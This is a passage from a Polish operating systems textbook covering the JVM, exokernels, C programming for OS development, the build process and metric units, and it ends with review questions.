Innym obszarem, w którym wykorzystuje się maszyny wirtualne, choć w nieco odmienny sposób, jest uruchamianie programów Javy. Kiedy firma Sun Microsystems opracowała język programowania Java, w tym samym czasie opracowała również maszynę wirtualną (tzn. architekturę komputera) znaną jako **JVM (Java Virtual Machine)**. Kompilator Javy generuje kod dla maszyny JVM, która następnie jest uruchamiana przez programowy interpreter JVM. Dzięki takiemu podejściu można przesyłać kod JVM przez internet do dowolnego komputera wyposażonego w interpreter JVM i tam go uruchamiać. Gdyby kompilator tworzył binarne programy, np. dla Pentium lub SPARC, nie można by było równie łatwo przesyłać ich i uruchamiać w dowolnym miejscu (oczywiście firma Sun mogła wyprodukować kompilator tworzący binaria SPARC, a następnie rozprowadzić interpreter SPARC, ale JVM jest znacznie prostszą architekturą do interpretacji). Inna zaleta stosowania JVM polega na tym, że jeśli interpreter zostanie właściwie zaimplementowany, co nie jest całkowicie trywialne, to wchodzące programy JVM można sprawdzać pod kątem bezpieczeństwa, a następnie uruchamiać w środowisku chronionym, tak aby nie mogły wykradać danych lub wyrządzać szkód w systemie gospodarza.

1.7.6. Egzojądra

Zamiast klonować maszynę fizyczną, tak jak to się robi w przypadku maszyn wirtualnych, można zastosować inną strategię — jej podział — czyli mówiąc inaczej, przydzielić każdemu użytkownikowi podzbiór zasobów. W ten sposób jedna maszyna wirtualna może uzyskać bloki dysku od 0 do 1023, następna bloki od 1024 do 2047 itd.

W najniższej warstwie, która działa w trybie jądra, jest program znany jako *egzojadro* [Engler et al., 1995]. Jego zadaniem jest przydział zasobów do maszyn wirtualnych, a następnie czuwanie nad ich właściwym używaniem, tak by żadna z maszyn wirtualnych nie mogła używać zasobów, które do niej nie należą. Na każdej maszynie wirtualnej poziomu użytkownika może działać osobny system operacyjny, tak jak w systemie VM/370 oraz w wirtualnych maszynach 8086 w systemie Pentium, z tą różnicą, że każda z nich może używać tylko tych zasobów, które zostały jej przydzielone.

Zaletą struktury egzojädra jest to, że nie wymaga ona stosowania warstwy mapowania. W innych architekturach każda maszyna wirtualna zachowuje się tak, jakby miała własny dysk, z blokami od zera do pewnego maksimum. W związku z tym monitor maszyny wirtualnej musi

utrzymywać tabele do mapowania adresów dyskowych (oraz wszystkich innych zasobów). W przypadku egzojądra to mapowanie nie jest konieczne. Egzojądro musi jedynie śledzić, do której maszyny wirtualnej przypisano poszczególne zasoby. Metoda ta w dalszym ciągu oddziela obsługę wieloprogramowości (w egzojadrze) od kodu systemu operacyjnego użytkownika (w przestrzeni użytkownika), ale przy znacznie mniejszych kosztach, ponieważ jedynym zadaniem egzojądra jest dbanie o to, aby poszczególne maszyny wirtualne wzajemnie „nie wyrywały sobie włosów”.

1.8. ŚWIAT WEDŁUG JĘZYKA C

Systemy operacyjne zwykle są dużymi programami napisanymi w C (lub czasami w C++), składającymi się z wielu fragmentów tworzonych przez wielu programistów. Środowisko używane do projektowania systemów operacyjnych bardziej się różni od tego, do jakiego są przyzwyczajeni indywidualni programiści (np. studenci) piszący niewielkie programy w Javie. W tym podrozdziale podjęto próbę zwięzłego wprowadzenia w świat pisania systemów operacyjnych z myślą o programistach piszących proste programy w Javie lub Pythonie.

1.8.1. Język C

Niniejszy punkt nie jest przewodnikiem po języku C, ale krótkim zestawieniem najważniejszych różnic pomiędzy nim a takimi językami jak *Python* oraz przede wszystkim Java. Java bazuje na języku C, zatem pomiędzy tymi dwoma językami jest wiele podobieństw. Python jest nieco inny, ale wciąż dość podobny. Dla wygody skoncentrujemy się na Javie. Java, Python i C są языкami imperatywnymi, w których występują typy danych, zmienne i instrukcje sterujące. Elementarne typy danych występujące w języku C to liczby całkowite (*integer*) — w tym krótkie (*short*) i długie (*long*) — znaki (*char*) oraz liczby zmiennoprzecinkowe (*float*). Można również tworzyć złożone typy danych za pomocą tablic, struktur i unii. Instrukcje sterujące w języku C są podobne do tych w Javie. Dostępne są instrukcje *if*, *switch*, *for* i *while*. Funkcje i parametry są w przybliżeniu takie same w obydwu językach.

Jedną z własności, które występują w języku C, ale nie występują w Javie i Pythonie, są jawne wskaźniki. *Wskaźnik* jest zmienną, która wskazuje (tzn. zawiera adres) zmienną lub strukturę danych. Przeanalizujmy poniższe instrukcje:

```
char c1, c2, *p;  
c1 = 'x';  
p = &c1;  
c2 = *p;
```

Instrukcje te deklarują zmienne *c1* i *c2* jako zmienne znakowe oraz *p* jako zmienną wskazującą na znak (tzn. zawierającą jego adres). Pierwsza operacja przypisania powoduje zapisanie kodu ASCII znaku *c* w zmiennej *c1*. Druga przypisuje adres zmiennej *c1* do zmiennej wskaźnikowej *p*. Trzecia przypisuje zawartość zmiennej wskazywanej przez *p* do zmiennej *c2*. Tak więc po wykonaniu tych instrukcji zmenna *c2* także zawiera kod ASCII litery *c*. Teoretycznie wskaźniki mają przypisane typy, zatem nie powinno się przypisywać adresu liczby zmiennoprzecinkowej do wskaźnika zmiennej znakowej, ale w praktyce kompilatory akceptują takie przypisania, choć czasami generują przy tym ostrzeżenie. Wskaźniki są konstrukcją, która ma bardzo duże możliwości, ale która może stać się źródłem błędów w przypadku nieostrożnego posługiwania się nimi.

Do elementów, których nie ma w języku C, można zaliczyć wbudowane ciągi znaków, wątki, pakiety, klasy obiekty, bezpieczeństwo typów oraz tzw. „odzyskiwanie pamięci” (ang. *garbage collection*). Ten ostatni mechanizm w kontekście systemów operacyjnych zasługuje na szczególną uwagę. Cała pamięć w języku C albo jest statyczna, albo jest jawnie przydzielana i zwalniana przez programistę — zazwyczaj za pomocą funkcji `malloc` i `free`. To właśnie całkowita kontrola programisty nad pamięcią w połączeniu z jawnymi wskaźnikami powoduje, że język C jest atrakcyjnym narzędziem pisania systemów operacyjnych. Systemy operacyjne, nawet te ogólnego przeznaczenia, są do pewnego stopnia systemami czasu rzeczywistego. Kiedy zachodzi przerwanie, system operacyjny ma zaledwie kilka mikrosekund na wykonanie pewnych działań. Jeśli tego nie zrobi, straci kluczowe informacje. Zezwolenie na to, aby mechanizm odśmietania zaczynał działać w dowolnym momencie, jest niedopuszczalne.

1.8.2. Pliki nagłówkowe

Projekt systemu operacyjnego, ogólnie rzecz biorąc, obejmuje kilka katalogów. Każdy z nich zawiera wiele plików `.c` z kodem różnych części systemu oraz po kilka plików nagłówkowych `.h` zawierających deklaracje i definicje wykorzystywane przez jeden lub kilka plików kodu. Pliki nagłówkowe mogą również zawierać proste **makra**, np.:

```
#define ROZMIAR_BUFORA 4096
```

umożliwiające programistom nadawanie nazw stałym. Dzięki temu, jeśli w kodzie zostanie użyta nazwa `ROZMIAR_BUFORA`, będzie ona zastąpiona podczas komplikacji wartością 4096. Dobrą praktyką programowania w języku C jest nadawanie nazw wszystkim stałym, poza 0, 1 i -1. Czasami nazwy są nadawane także tym wartościom. Makra mogą mieć parametry, np.:

```
#define max(a, b) (a > b ? a : b)
```

Dzięki nim, jeśli programista zapisze instrukcję:

```
i = max(j, k+1)
```

to otrzyma:

```
i = (j > k+1 ? j : k+1)
```

W ten sposób w zmiennej `i` będzie zapisana większa z wartości `j` i `k+1`, np.:

```
#ifdef PENTIUM  
intel_int_ack();  
#endif
```

Powyższy kod komplikuje się do wywołania funkcji `intel_int_ack`, jeśli zdefiniowano makro `PENTIUM`. Jeżeli tego makra nie zdefiniowano, jest zastępowany pustą instrukcją. Kompilację warunkową często wykorzystuje się w celu wyizolowania kodu zależnego od architektury. W ten sposób określony kod wstawia się tylko wtedy, gdy system jest komplikowany w komputerze Pentium, inny — gdy komplikujemy system w architekturze SPARC itd. Do pliku `.c` można włączać pliki nagłówkowe za pomocą dyrektywy `#include`. Istnieje również wiele plików nagłówkowych wspólnych prawie dla wszystkich plików `.c`. Są one zapisane w centralnym katalogu.

1.8.3. Duże projekty programistyczne

W celu zbudowania systemu operacyjnego każdy plik *.c* jest komplikowany przez kompilator języka C do postaci *pliku obiektowego*. Pliki obiektowe (z rozszerzeniem *.o*) zawierają instrukcje binarne dla docelowej maszyny. Są one później uruchamiane bezpośrednio przez procesor. W świecie języka C nie istnieje coś takiego jak kod bajtowy Javy lub kod bajtowy Pythona.

Pierwszy przebieg kompilatora języka C to tzw. *preprocesor C*. Preprocesor czyta wszystkie pliki *.c* i za każdym razem, gdy napotka dyrektywę `#include`, pobiera występujący w niej plik nagłówkowy i go przetwarza. Czynność ta polega na rozwinięciu makr, wykonaniu warunkowej komplikacji (a także kilku innych operacji) oraz przekazaniu wyników do następnego przebiegu kompilatora.


Ponieważ systemy operacyjne są bardzo dużymi programami (5 milionów wierszy kodu to nic nadzwyczajnego), konieczność rekompilacji całego kodu za każdym razem, gdy zmieni się jakiś plik, byłaby nie do zaakceptowania. Z drugiej strony zmiana kluczowego pliku nagłówkowego, który jest włączany w tysiącach innych plików, wymaga ponownej komplikacji tych plików. Śledzenie tego, jakie pliki obiektowe i od jakich plików nagłówkowych zależą, bez wykorzystania odpowiednich narzędzi byłoby całkowicie niewykonalne.

Na szczęście komputery bardzo dobrze sprawdzają się w wykonywaniu dokładnie tego rodzaju operacji. W systemach UNIX jest dostępny program o nazwie `make` (istnieje wiele jego odmian różniących się nazwami, np. `gmake`, `pmake`), czytający plik *Makefile* I zawierający informacje o tym, które pliki zależą od których. Rola programu `make` jest sprawdzenie, jakie pliki obiektowe są potrzebne do skompilowania binariów systemu operacyjnego. Dla każdego z plików obiektowych program ten sprawdza, czy dowolny z plików zależnych (zarówno zawierających kod, jak i nagłówkowych) został zmodyfikowany w czasie od ostatniego utworzenia pliku obiektowego. Jeśli tak było, ten plik obiektowy musi być ponownie skompilowany. Kiedy program `make` określi, jakie pliki *.c* trzeba skompilować, wywołuje kompilator języka C w celu ich komplikacji. Tym samym liczba komplikacji jest zminimalizowana do niezbędnego minimum. Tworzenie pliku *Makefile* w dużych projektach stwarza znaczne ryzyko popełnienia błędów, dlatego istnieją narzędzia, które wykonują tę czynność automatycznie.

Kiedy wszystkie pliki *.o* są gotowe, zostają przekazane do programu konsolidującego — tzw. **linkera**, który łączy je w pojedynczy, binarny plik wykonywalny. W tym momencie są również włączane wszystkie wywoływanie funkcje biblioteczne, rozwiązane zostają odwołania między funkcjami oraz następuje w miarę potrzeb relokacja adresów maszynowych. Po zakończeniu działania linkera powstaje program wykonywalny, który w systemach uniksowych tradycyjnie jest zapisany w pliku *a.out*. Różne komponenty tego procesu dla programu złożonego z trzech plików w języku C i dwóch plików nagłówkowych zilustrowano na rysunku 1.26. Chociaż w tym punkcie omawiamy tworzenie systemów operacyjnych, wszystkie zawarte tu informacje w równym stopniu dotyczą dowolnego dużego programu.

1.8.4. Model fazy działania

Po skonsolidowaniu binariów systemu operacyjnego można zrestartować komputer i uruchomić nowy system operacyjny. W czasie działania może on dynamicznie ładować fragmenty, które nie były włączone w binaria w sposób statyczny, np. sterowniki urządzeń i systemy plików. W fazie działania system operacyjny może się składać z wielu segmentów — przeznaczonych na tekst (kod programu), dane oraz stos. Segment tekstu normalnie jest niezmieniony — nie zmienia się podczas działania programu. Segment danych rozpoczyna się od określonego rozmiaru i jest



Rysunek 1.26. Proces komplikacji języka C i plików nagłówkowych w celu utworzenia pliku wykonywalnego

inicjowany określonymi wartościami, ale może się zmienić, a jego rozmiary w miarę potrzeb mogą wzrosnąć. Stos początkowo jest pusty, ale rozrasta się i kurczy, w miarę jak są wywoływane funkcje, a następnie sterowanie powraca do procesu wywołującego. Często segment tekstu zostaje umieszczony w pobliżu dolnej części pamięci, segment danych znajduje się bezpośrednio powyżej z możliwością rozrastania się w górę, a segment stosu jest umieszczony pod wysokimi adresami wirtualnymi z możliwością rozrastania się w dół. Jest to jednak tylko przykładowa konfiguracja, a różne systemy działają w różny sposób.

We wszystkich przypadkach kod systemu operacyjnego jest bezpośrednio wykonywany przez sprzęt. Nie ma interpretera ani dynamicznej komplikacji, tak jak w Javie.

1.9. BADANIA DOTYCZĄCE SYSTEMÓW OPERACYJNYCH

Informatyka jest dynamicznie rozwijającą się dziedziną. Trudno przewidzieć, dokąd zmierza. Naukowcy na uniwersytetach i w przemysłowych laboratoriach badawczych przez cały czas opracowują nowe pomysły. Z niektórych nic nie wynika, ale inne stanowią podwaliny przyszłych produktów i mają olbrzymi wpływ na branżę i użytkowników. Rozróżnienie jednych od drugich jest łatwiejsze po fakcie niż w czasie rzeczywistym. Oddzielenie ziarna od plew okazuje się szczególnie trudne, ponieważ rozwinięcie niektórych pomysłów często zajmuje nawet 20 – 30 lat.

Kiedy np. prezydent Eisenhower powołał w 1958 roku agencję ARPA (*Advanced Research Projects Agency*), chciał nie dopuścić do zrujnowania marynarki wojennej i lotnictwa z powodu sum, jakie Pentagon wydawał na prace badawcze. Nie miał na celu wynajdywania internetu. Jednak

jednym z przedsięwzięć, które zrealizowała agencja ARPA, było sfinansowanie kilku uniwersytetom badań dotyczących wtedy bardzo mgilistego pojęcia przełączania pakietów. W rezultacie powstała pierwsza, eksperymentalna sieć z przełączaniem pakietów — ARPANET. Sieć ARPANET zaczęła działać w 1969 roku. Nie minęło zbyt wiele czasu, a do sieci ARPANET przyłączono inne sieci badawcze finansowane przez agencję ARPA i tak narodził się Internet. Przez następnych 20 lat był on używany przez naukowców akademickich do przesyłania do siebie wiadomości e-mail. W początkach lat dziewięćdziesiątych Tim Berners-Lee z laboratorium CERN w Genewie opracował sieć WWW, a Marc Andreesen z Uniwersytetu w Illinois napisał dla niej graficzną przeglądarkę. Nagle Internet zapędził się gawędziącymi ze sobą nastolatkami. Prezydent Eisenhower prawdopodobnie przewraca się w grobie.

Badania związane z systemami operacyjnymi doprowadziły również do dramatycznych zmian w praktycznych systemach. Jak powiedzieliśmy wcześniej, wszystkie pierwsze komercyjne systemy komputerowe stanowiły systemy wsadowe. Było tak aż do chwili wynalezienia w MIT w początkach lat sześćdziesiątych interaktywnych systemów z podziałem czasu. Komputery były tekstowe, aż do chwili, kiedy Doug Engelbart wynalazł mysz i graficzny interfejs użytkownika w Stanford Research Institute w końcu lat sześćdziesiątych. Kto wie, co wydarzy się dalej?

W tym podrozdziale oraz w podobnych do niego częściach niniejszej książki będziemy się przyglądać niektórym badaniom związanym z systemami operacyjnymi, które miały miejsce w ciągu ostatnich 5 – 10 lat. W ten sposób uzyskamy obraz tego, co może pojawić się na horyzoncie. To wprowadzenie nie jest oczywiście wyczerpujące i bazuje przede wszystkich na artykułach opublikowanych w najważniejszych magazynach i na konferencjach. To dlatego, że pomysły te, aby mogły zostać opublikowane, musiały co najmniej przejść przez rygorystyczny proces korekty. Zwróćmy uwagę, że w branży komputerowej — inaczej niż w innych dziedzinach naukowych — większość badań jest publikowana na konferencjach, a nie w czasopismach. Znaczna część artykułów cytowanych w podrozdziałach poświęconych badaniom została opublikowana przez instytucje ACM, IEEE Computer Society lub USENIX. Są one dostępne przez internet dla członków tych organizacji (studentów). Więcej informacji na temat wymienionych instytucji i ich cyfrowych bibliotek można znaleźć pod adresami:

ACM <http://www.acm.org/>

IEEE Computer Society <http://www.computer.org/>

USENIX <http://www.usenix.org/>

Niemal wszyscy naukowcy zajmujący się systemami operacyjnymi zdają sobie sprawę z tego, że współczesne systemy operacyjne są rozbudowane, nieelastyczne, zawodne, niezabezpieczone i roją się od błędów — przy czym niektóre w większym stopniu niż pozostałe (*nazwy usunięto, aby zapobiec oskarżeniom*). W konsekwencji istnieje wiele poglądów na to, jak zbudować lepsze systemy operacyjne. Niedawno opublikowano prace dotyczące m.in. takich tematów jak: błędy i debugowanie ([Renzelmann et al., 2012], [Zhou et al., 2012]), odtwarzanie po awarii ([Correia et al., 2012], [Ma et al., 2013], [Ongaro et al., 2011], [Yeh i Cheng, 2012]), zarządzanie energią ([Pathak et al., 2012], [Petrucci i Loques, 2012], [Shen et al., 2013]), systemy plików i pamięć masowa ([Elnably i Wang, 2012], [Nightingale et al., 2012], [Zhang et al., 2013a]), wysoka wydajność operacji wejścia-wyjścia ([de Brujin et al., 2011], [Li et al., 2013a], [Rizzo, 2012]), hiperwątkowość i wielowątkowość ([Liu et al., 2011]), aktualizacja „na żywo” ([Giuffrida et al., 2013]), zarządzanie układami GPU ([Rossbach et al., 2011]), zarządzanie pamięcią ([Jantz et al., 2013], [Jeong et al., 2013]), wielordzeniowe systemy operacyjne ([Baumann et al., 2009], [Kapritsos, 2012], [Lachaize et al., 2012], [Wentzlaff et al., 2012]), poprawność systemów operacyjnych ([Elphinstone et al., 2007], [Yang et al., 2006], [Klein et al., 2009]), niezawodność sys-

mów operacyjnych ([Hruby et al., 2012], [Ryzhyk et al., 2009, 2011], [Zheng et al., 2012]), prywatność i zabezpieczenia ([Dunn et al., 2012], [Giuffrida et al., 2012], [Li et al., 2013b], [Lorch et al., 2013], [Ortolani i Crispo, 2012], [Slowinska et al., 2012], [Ur et al., 2012]), monitorowanie użycia i wydajności ([Harter et al., 2012], [Ravindranath et al., 2012]), wirtualizacja ([Agesen et al., 2012], [Ben-Yehuda et al., 2010], [Colp et al., 2011], [Dai et al., 2013], [Tarasov et al., 2013], [Williams et al., 2012]).

1.10. PLAN POZOSTAŁEJ CZĘŚCI KSIĄŻKI

Właśnie zakończyliśmy wprowadzenie w tematykę systemów operacyjnych i przedstawienie ich „z lotu ptaka”. Nadszedł czas, by zająć się szczegółami. Jak wspomniano wcześniej, podstawową funkcją systemu operacyjnego z punktu widzenia programisty jest dostarczenie kluczowych abstrakcji. Najważniejsze z nich to procesy i wątki oraz przestrzenie adresowe i pliki. W związku z tym następne trzy rozdziały poświęcono owym kluczowym zagadnieniom.

Rozdział 2. dotyczy procesów i wątków. Omówiono w nim ich właściwości oraz sposoby wzajemnej komunikacji. Przedstawiono również szczegółowe przykłady działania komunikacji między procesami oraz sposoby uniknięcia pułapek.

W rozdziale 3. szczegółowo omówiono przestrzenie adresowe oraz tematykę pokrewną — zarządzanie pamięcią. W tej części książki zostaną przedstawione ważne zagadnienia dotyczące pamięci wirtualnej wraz z pojęciami blisko z nią związanymi, takimi jak stronicowanie i segmentacja.

Następnie w rozdziale 4. przejdziemy do istotnych zagadnień dotyczących systemów plików. Do pewnych granic wszystko to, co użytkownik widzi, jest w gruncie rzeczy dużym systemem plików. W tym rozdziale przyjrzymy się zarówno interfejsowi systemów plików, jak i ich implementacji.

Mechanizmy wejścia-wyjścia opisano w rozdziale 5. Przyjrzymy się w nim pojęciom niezależności i zależności urządzeń. W roli przykładów użyto kilku ważnych urządzeń, takich jak dyski, klawiatury i monitory.

Rozdział 6. dotyczy zakleszczeń. W tej części książki pokrótkę powiedzieliśmy, czym są zakleszczenia, ale na ich temat można powiedzieć znacznie więcej. Omówiono m.in. sposoby zapobiegania zakleszczeniom lub ich unikania.

W tym momencie zakończymy omawianie podstawowych reguł działania jednoprocesorowych systemów operacyjnych. Istnieje jednak wiele innych zaawansowanych zagadnień, które warto omówić. W rozdziale 7. zajmiemy się wirtualizacją. Omówimy zarówno ogólne zasady, jak i szczegóły niektórych z funkcjonujących rozwiązań. Ponieważ wirtualizacja jest intensywnie wykorzystywana w chmurze, przyjrzymy się również istniejącym chmurom obliczeniowym. Innym zaawansowanym zagadnieniem są systemy z wieloma procesorami, na które składają się systemy wieloprocesorowe, komputery równoległe oraz systemy rozproszone. To zostało opisane w rozdziale 8.

Niezuwykle istotne jest bezpieczeństwo systemu operacyjnego — to zagadnienie przeanalizowano w rozdziale 9. Omówiono w nim m.in. zagrożenia (np. wirusy i robaki), mechanizmy zabezpieczeń oraz modele zabezpieczeń.

Dalej przedstawiono kilka studiów przypadków związanych z rzeczywistymi systemami operacyjnymi. Są to UNIX, Linux i Android (rozdział 10.) oraz Windows 8 (rozdział 11.).

Książka kończy się podsumowaniami i przemyśleniami dotyczącymi projektowania systemów operacyjnych. Przedstawiono je w rozdziale 12.

1.11. JEDNOSTKI MIAR

Aby uniknąć nieporozumień, warto wyraźnie stwierdzić, że w tej książce, jak i w całej branży komputerowej używa się jednostek metrycznych zamiast tradycyjnych miar angielskich (tzw. systemu FSF — *Furlong-Stone-Fortnight*). Podstawowe prefiksy metryczne zestawiono w tabeli 1.4. W skróconej notacji zwykle używa się pierwszych liter prefiksów, przy czym począwszy od Mega, są one zapisywane wielkimi literami. Tak więc baza danych o rozmiarze 1 terabajta zajmuje 10^{12} bajtów, natomiast zegar o dokładności 100 pikosekund (lub 100 ps) tyka co 10^{-10} s. Ponieważ zarówno prefiks „mili”, jak i „mikro” zaczynają się na literę „m”, trzeba było je jakoś rozróżnić. Standardowo litera „m” oznacza „mili-”, natomiast litera „μ” (grecka litera mi) oznacza prefiks „mikro-”.

Tabela 1.4. Podstawowe prefiksy jednostek metrycznych

Potęga	Wartość	Prefiks	Potęga	Wartość	Prefiks
10^{-3}	0.001	milli	10^3	1,000	kilo
10^{-6}	0.000001	mikro	10^6	1,000,000	mega
10^{-9}	0.000000001	nano	10^9	1,000,000,000	giga
10^{-12}	0.000000000001	piko	10^{12}	1,000,000,000,000	tera
10^{-15}	0.000000000000001	femto	10^{15}	1,000,000,000,000,000	petra
10^{-18}	0.0000000000000001	atto	10^{18}	1,000,000,000,000,000,000	exa
10^{-21}	0.0000000000000000001	zepto	10^{21}	1,000,000,000,000,000,000,000	zetta
10^{-24}	0.0000000000000000000000001	yocto	10^{24}	1,000,000,000,000,000,000,000,000	yotta

Warto również zwrócić uwagę na to, że dla potrzeb mierzenia rozmiaru pamięci jednostki mają nieco inne znaczenie. Przedrostek „kilo” oznacza 2^{10} (1024), a nie 10^3 (1000), ponieważ rozmiar pamięci zawsze jest potągią liczby dwa. Tak więc pamięć o rozmiarze 1 kB ma 1024 bajty, a nie 1000 bajtów. Podobnie pamięć o rozmiarach 1 MB ma 2^{20} (1 048 576) bajtów, natomiast pamięci 1 GB mają 2^{30} (1 073 741 824) bajtów. Jednak linia komunikacyjna o szybkości 1 kb/s przesyła 1000 bitów na sekundę, a sieć LAN 10 Mb/s działa z szybkością 10 000 000 bitów/s, ponieważ szybkości te nie są wyrażone za pomocą potęgi liczby dwa. Niestety, wiele osób miesza te dwa systemy, zwłaszcza w odniesieniu do rozmiarów dysków. Aby uniknąć niejednoznaczności, w niniejszej książce będziemy używać symboli: kB, MB i GB dla określenia odpowiednio: 2^{10} , 2^{20} i 2^{30} bajtów, natomiast symbole: kb/s, Mb/s i Gb/s będą oznaczały odpowiednio: 10^3 , 10^6 i 10^9 bitów na sekundę.

1.12. PODSUMOWANIE

Systemy operacyjne można postrzegać dwójako: jako menedżery zasobów oraz rozszerzone maszyny. Zadaniem systemu operacyjnego jako menedżera zasobów jest wydajne zarządzanie różnymi częściami systemu. Z kolei w widoku maszyny rozszerzonej zadaniem systemu jest dostarczenie użytkownikom abstrakcji, które są wygodniejsze do posługiwania się od samej maszyny. Dotyczy to procesów, przestrzeni adresowych i plików.

Systemy operacyjne mają długą historię, od czasów, w których zastąpiły operatora, do współczesnych systemów wieloprogramowych. Należy wspomnieć systemy wsadowe pierwszych komputerów, systemy wieloprogramowe oraz systemy komputerów osobistych.

Ponieważ systemy operacyjne ściśle współpracują ze sprzętem, do ich zrozumienia przydaje się pewna wiedza dotycząca sprzętu komputerowego. Komputery składają się z procesorów, pamięci i urządzeń wejścia-wyjścia. Części te są ze sobą połączone za pomocą magistral.

Do podstawowych komponentów, z których składają się wszystkie systemy operacyjne, należą procesy, mechanizmy zarządzania pamięcią, system plików i zabezpieczenia. Każdy z tych tematów zostanie omówiony dokładniej w kolejnych rozdziałach.

Sercem każdego systemu operacyjnego jest zbiór wywołań systemowych, które system obsługuje. Decydują one o tym, co system operacyjny robi naprawdę. W systemie UNIX przeanalizowaliśmy cztery grupy wywołań systemowych. Pierwsza grupa wywołań systemowych jest związana z tworzeniem procesów i ich niszczeniem. Druga dotyczy czytania i zapisywania plików. Trzecia jest związana z zarządzaniem katalogami. Czwarta grupa zawiera różne wywołania.

Istnieje kilka rodzajów struktury systemów operacyjnych. Najpopularniejsze są systemy monolityczne, hierarchia warstw, mikrojądra, architektura klient-serwer, maszyny wirtualne i egzojadra.

PYTANIA

1. Jakie są dwie główne funkcje systemu operacyjnego?
2. W podrozdziale 1.4 opisano dziewięć różnych typów systemów operacyjnych. Podaj listę zastosowań dla każdego z tych systemów (jedno zastosowanie dla jednego typu systemu operacyjnego).
3. Jaka jest różnica między systemami z podziałem czasu a wieloprogramowością?
4. Aby było możliwe używanie pamięci podręcznej, pamięć główna jest podzielona na linie pamięci podręcznej, zazwyczaj o rozmiarze 32 lub 64 bajtów. Do pamięci podręcznej jest przenoszona cała linia pamięci podręcznej. Jaka jest korzyść z buforowania całej linii zamiast pojedynczego bajta lub słowa?
5. W pierwszych komputerach wszystkie przeczytane lub zapisane bajty danych były obsługiwane przez procesor (co oznacza, że nie było DMA). Jakie implikacje wynikają z tego dla wieloprogramowości?
6. Instrukcje związane z dostępem do urządzeń wejścia-wyjścia są zazwyczaj uprzywilejowane — tzn. mogą być wykonywane w trybie jądra, ale nie mogą w trybie użytkownika. Podaj powód, dlaczego te instrukcje są uprzywilejowane.
7. Idea rodziny komputerów narodziła się w latach sześćdziesiątych, wraz z powstaniem komputerów mainframe IBM System/360. Czy ta idea jest dziś martwa, czy w dalszym ciągu jest obecna w branży komputerowej?
8. Jednym z powodów początkowego wolnego tempa akceptacji interfejsów GUI był koszt sprzętu potrzebnego do ich obsługi. Ile pamięci operacyjnej wideo potrzeba do obsługi monochromatycznego ekranu o rozmiarach 25 wierszy na 80 kolumn? A ile potrzeba jej do obsługi 24-bitowej kolorowej bitmapy o rozmiarach 1024×768 pikseli? Jaki był koszt tej pamięci operacyjnej przy cenach obowiązujących w latach osiemdziesiątych (5 USD/kB)? Ile wynosi ten koszt teraz?

9. Podczas tworzenia systemów operacyjnych jest kilka celów projektowych: np. wykorzystanie zasobów, terminowość, rozbudowane możliwości itp. Podaj przykład dwóch celów projektowych, które mogą być wzajemnie sprzeczne.
10. Jaka jest różnica pomiędzy trybem jądra a trybem użytkownika? Wyjaśnij, dlaczego istnienie dwóch niezależnych trybów pomaga w projektowaniu systemu operacyjnego.
11. Dysk o rozmiarze 255 GB zawiera 65 536 cylindrów podzielonych na 255 sektorów na ścieżkę oraz 512 bajtów na sektor. Ile talerzy i głowic zawiera dysk? Oblicz średni czas odczytu 400 kB z jednego sektora przy założeniu, że średni czas szukania cylindra wynosi 11 ms, przeciętne opóźnienie związane z obrotem to 7 ms, a tempo odczytu to 100 MB/s.
12. Która z poniższych instrukcji powinna być dozwolona tylko w trybie jądra?
 - (a) Wyłączenie wszystkich przerwań.
 - (b) Odczyt zegara.
 - (c) Ustawienie zegara.
 - (d) Modyfikacja mapy pamięci.
13. Rozważmy system złożony z dwóch fizycznych procesorów, z których każdy obsługuje dwa wątki (hiperwątkowość). Założymy, że uruchomiono trzy programy, P_0 , P_1 i P_2 , o czasach działania odpowiednio 5, 10 i 20 ms. Ile czasu zajmie wykonanie tych programów? Przy założeniu, że wszystkie trzy programy w 100% zajmują procesor, nie blokują się podczas działania i nie zmieniają procesora, który został im raz przydzielony.
14. Komputer posiada potok o czterech fazach. Wykonanie każdej fazy zajmuje tyle samo czasu — mianowicie 1 nanosekundę (ns). Ile instrukcji na sekundę może wykonać ta maszyna?
15. Rozważmy system komputerowy zawierający pamięć podręczną, pamięć główną (RAM) i dysk oraz założmy, że system operacyjny wykorzystuje pamięć wirtualną. Dostęp do słowa z pamięci podręcznej zajmuje 2 ns, do słowa z pamięci RAM — 10 ns, natomiast do słowa z dysku — 10 ms. Ile wynosi średni czas dostępu do słowa, jeśli współczynnik trafień pamięci podręcznej wynosi 95%, a współczynnik trafień pamięci głównej (po chybieniu pamięci podręcznej) wynosi 99%?
16. Kiedy program użytkownika wykonuje wywołanie systemowe w celu odczytu lub zapisu pliku dyskowego, przekazuje informację o tym, który plik go interesuje, wraz ze wskaźnikiem do bufora danych i licznikiem. Następnie sterowanie jest przekazywane do systemu operacyjnego, który wywołuje właściwy sterownik. Założymy, że sterownik uruchamia dysk i zatrzymuje się do czasu wystąpienia przerwania. W przypadku czytania z dysku proces wywołujący będzie musiał być zablokowany (ponieważ nie ma dla niego danych). A co z przypadkiem zapisywania na dysk? Czy proces wywołujący musi być zablokowany podczas oczekiwania na komunikację z dyskiem?
17. Czym jest rozkaz pułapki? Wyjaśnij jego zastosowanie w systemach operacyjnych.
18. Dlaczego w systemie z podziałem czasu jest potrzebna tabela procesów? Czy jest ona potrzebna również w komputerach osobistych z systemem UNIX lub Windows oraz jednym użytkownikiem?
19. Czy jest jakiś powód do tego, aby zamontować system plików w niepustym katalogu? Jeśli tak, to jaki?

20. Dla każdego z podanych wywołań systemowych podaj warunki, które powodują niepowodzenie ich wykonania: fork, exec i unlink.

21. Jakiego rodzaju zwielokrotnienie (czasu, przestrzeni lub obu) może być używane do współdzielenia następujących zasobów: CPU, pamięci, dysku, karty sieciowej, drukarki, klawiatury i monitora?

